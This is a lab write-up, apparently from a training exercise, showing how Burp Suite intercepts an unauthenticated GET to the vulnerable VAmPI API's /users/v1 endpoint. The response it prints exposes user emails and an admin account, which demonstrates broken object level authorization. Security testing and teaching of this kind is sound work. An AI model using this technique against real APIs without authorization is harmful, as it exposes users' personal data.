Broken Object Level Authorization (BOLA)

Tool Used: Burp Suite
Target: VAmPI API

1) Objective

To identify whether the /users/v1 API endpoint enforces proper authorization by intercepting and manipulating requests using Burp Suite.

2) Environment Setup

Tools

- Kali Linux
- Burp Suite Community
- Browser or curl

Target


- URL: http://172.19.0.3:5000
- Endpoint: /users/v1
- Method: GET

3) Configure Burp Suite

Step 1: Launch Burp Suite

Step 2: Enable Proxy Intercept

- Go to Proxy → Intercept
- Click Intercept is ON




Step 4: Send API Request and Intercepted Request in Burp

In the browser, access:

http://172.19.0.3:5000/users/v1

Burp captures the request:




Intercept on
Forward
Drop
Request to http://172.19.0.3:5000
Open browser
08:58:38… HTTP → Request GET http://172.19.0.3:5000/users/v1
172.19.0.3:5000/users/v1
What's new?
Burp AI comes to Repeater
Build your own Repeater feature, now with AI
Burp AI: Your personal pentesting assistant
Cut through complexity
Seamless authentication with
Validate BAC issues with AI-

Request

```
GET /users/v1 HTTP/1.1
Host: 172.19.0.3:5000
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/140.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Step 4: Send API Request to repeater



Request

```
GET /users/v1 HTTP/1.1
Host: 172.19.0.3:5000
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/140.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/
xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.11.14
Date: Wed, 14 Jan 2026 14:01:24 GMT
Content-Type: application/json
Content-Length: 236
Connection: close

{
  "users":[
      {
          "email":"mail1@mail.com",
          "username":"name1"
      },
      {
          "email":"mail2@mail.com",
          "username":"name2"
      },
      {
          "email":"admin@mail.com",
          "username":"admin"
      }
  ]
}
```

Step 8: Confirm the Vulnerability

- Request was unauthenticated
- Response returned full user list
- Admin account disclosed